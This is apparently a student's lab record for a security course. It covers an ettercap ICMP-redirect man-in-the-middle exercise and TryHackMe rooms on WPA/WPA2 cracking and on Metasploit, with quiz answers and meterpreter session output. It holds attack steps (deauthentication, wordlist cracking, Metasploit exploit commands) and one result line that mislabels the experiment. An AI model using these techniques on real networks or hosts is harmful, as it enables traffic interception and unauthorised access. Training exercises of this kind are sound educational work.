7. Click Host List and choose the IP address for ICMP redirect
8. Now all traffic to that particular IP address is redirected to some other IP address.
9. Click MITM and followed by Stop to close the attack.


TASKS:

Task 1:


Task 2:



Task 3:


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List
IP Address MAC Address Description
172.16.4.1 08:35:71:F2:B4:A1
fe80::5f8:9964:9641:f3ba
fe80::20ad:d2fb:fbea:4393
fe80::41b8:5e6e:9ae:33f5
fe80::857f:cbc0:26bd:1fbd
fe80::9cc3:ae28:6830:a992
fe80::9ce5:40bf:7dd2:4a78
fe80::a55f:260f:13fc:7851
MITM Attack: ICMP Redirect
Gateway Information
MAC Address 08:35:71:F2:B4:A1
IP Address 172.16.4.1
Cancel OK
Delete Host
Add to Target 2
2182 known services
Starting Unified sniffing...
Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
78 hosts added to the hosts list...

Task 4:


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List
IP Address MAC Address Description
172.16.4.1 08:35:71:F2:B4:A1
fe80::5f8:9964:9641:f3ba 0C:4D:E9:BB:F2:42
fe80::20ad:d2fb:fbea:4393
fe80::41b8:5e6e:9ae:33f5
fe80::857f:cbc0:26bd:1fbd
fe80::9cc3:ae28:6830:a992
fe80::9ce5:40bf:7dd2:4a78
fe80::a55f:260f:13fc:7851
MITM attack(s) stopped
OK
Delete Host
Add to Target 1
Add to Target 2
DHCP: [D4:1A:3F:F5:95:0D] DISCOVER
DHCP: [D4:1A:3F:F5:95:0D] REQUEST 172.16.4.223
ICMP redirect: victim GW 172.16.4.1
ICMP redirected 172.16.5.178:60621 -> 209.132.190.2:80
ICMP redirected 172.16.5.178:60621 -> 209.132.190.2:80
ICMP redirect stopped.

COMMAND LINE :

```
[root@localhost security lab]# dnf install ettercap
[root@localhost security lab]# vi /etc/ettercap/etter.conf
[root@localhost security lab]# ettercap –G
```

Result:

Thus the LinuxFileSystemAnalysis module on the TryHackMe platform was executed successfully and verified.

EXP NO 13 **WIFI HACKING 101**
DATE:

AIM:

To understand and demonstrate how to capture and crack WPA/WPA2 personal Wi-Fi passwords using Aircrack-ng tools.


Algorithm:

1. Put the wireless interface into monitor mode.
2. Capture the 4-way handshake using airodump-ng.
3. (Optional) Deauthenticate a connected client to trigger handshake.
4. Use aircrack-ng with a wordlist to brute-force the password.
5. (Optional) Convert capture to HCCAPX format for GPU-based cracking with Hashcat.

Output:

Task 1:

Task 2:



Task 3:

Answer the questions below

What flag do we use to specify a BSSID to attack?

-b ✓ Correct Answer Hint

What flag do we use to specify a wordlist?

-w ✓ Correct Answer Hint

How do we create a HCCAPX in order to use hashcat to crack the password?

-j ✓ Correct Answer Hint

Using the rockyou wordlist, crack the password in the attached capture. What's the password?

greeneggsandham ✓ Correct Answer Hint

Where is password cracking likely to be fastest, CPU or GPU?

GPU ✓ Correct Answer Hint

Result:

Thus the Wifi hacking 101 module on the TryHackMe platform was executed successfully and verified.

EXP NO: 14 **METASPLOIT ON WINDOWS OS**
DATE:

AIM:

To understand and demonstrate the exploitation of vulnerabilities in the Windows operating system using the Metasploit Framework, and to analyze the impact of these exploits in a controlled environment for educational and ethical hacking purposes.

Algorithm:

1. Access the lab in the TryHackMe platform using the link below- https://tryhackme.com/room/metasploitintro
2. Click to join a room and execute tasks.
3. Execute the tasks on Metasploit: Introduction.
4. Terminate the room and conclude the session.

Output:

Task 2:

Answer the questions below

What is the name of the code taking advantage of a flaw on the target system?

Exploit ✓ Correct Answer

What is the name of the code that runs on the target system to achieve the attacker's goal?

Payload ✓ Correct Answer


What are self-contained payloads called?

Singles ✓ Correct Answer


Is "windows/x64/pingback_reverse_tcp" among singles or staged payload?

Singles ✓ Correct Answer


Task 3:



Task 4:


CNS-LAB PLAN - Google Sheet
TryHackMe | Metasploit: Introdu
tryhackme.com/room/metasploitintro
Classes
HackerRank
GitHub
IEEE Paper Download
Discord
AAU
Render
Online Learning Pla...
Home
Studies Related
LeetCode
NextGen - Edunet
Face prep
All Bookmarks
Room completed (100%)
1 meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.10.44.70:4444 -> 10.10.12.229:49163 (10.10.12.229)
2 meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.10.44.70:4444 -> 10.10.12.229:49186 (10.10.12.229)
msf6 > sessions -i 2
[*] Starting interaction with 2...
meterpreter >
Answer the questions below
How would you set the LPORT value to 6666?
set LPORT 6666
✓ Correct Answer
How would you set the global value for RHOSTS to 10.10.19.23 ?
setg RHOSTS 10.10.19.23
✓ Correct Answer
What command would you use to clear a set payload?
unset PAYLOAD
✓ Correct Answer
What command do you use to proceed with the exploitation phase?
exploit
✓ Correct Answer
Task 5 Summary

Task 5:


CNS-LAB PLAN - Google Sheet
TryHackMe | Metasploit: Introdu
tryhackme.com/room/metasploitintro
Classes
HackerRank
GitHub
IEEE Paper Download
Discord
AAU
Render
Online Learning Pla...
Home
Studies Related
LeetCode
NextGen - Edunet
Face prep
All Bookmarks
Room completed (100%)
Task 5 Summary
As we have seen so far, Metasploit is a powerful tool that facilitates the exploitation process. The exploitation process comprises three main steps; finding the exploit, customizing the exploit, and exploiting the vulnerable service.
Metasploit provides many modules that you can use for each step of the exploitation process. Through this room, we have seen the basic components of Metasploit and their respective use.
It would be best if you also had used the ms17_010_eternalblue exploit to gain access to the target VM.
In the following rooms, we will cover Metasploit and its components in more detail. Once completed, this module should give you a good understanding of the capabilities of Metasploit.
Answer the questions below
No answer needed.
No answer needed
✓ Correct Answer
How likely are you to recommend this room to others?
1 2 3 4 5 6 7 8 9 10
Submit now

Result:

The experiment was successfully conducted using the Metasploit Framework to exploit known vulnerabilities in the Windows operating system.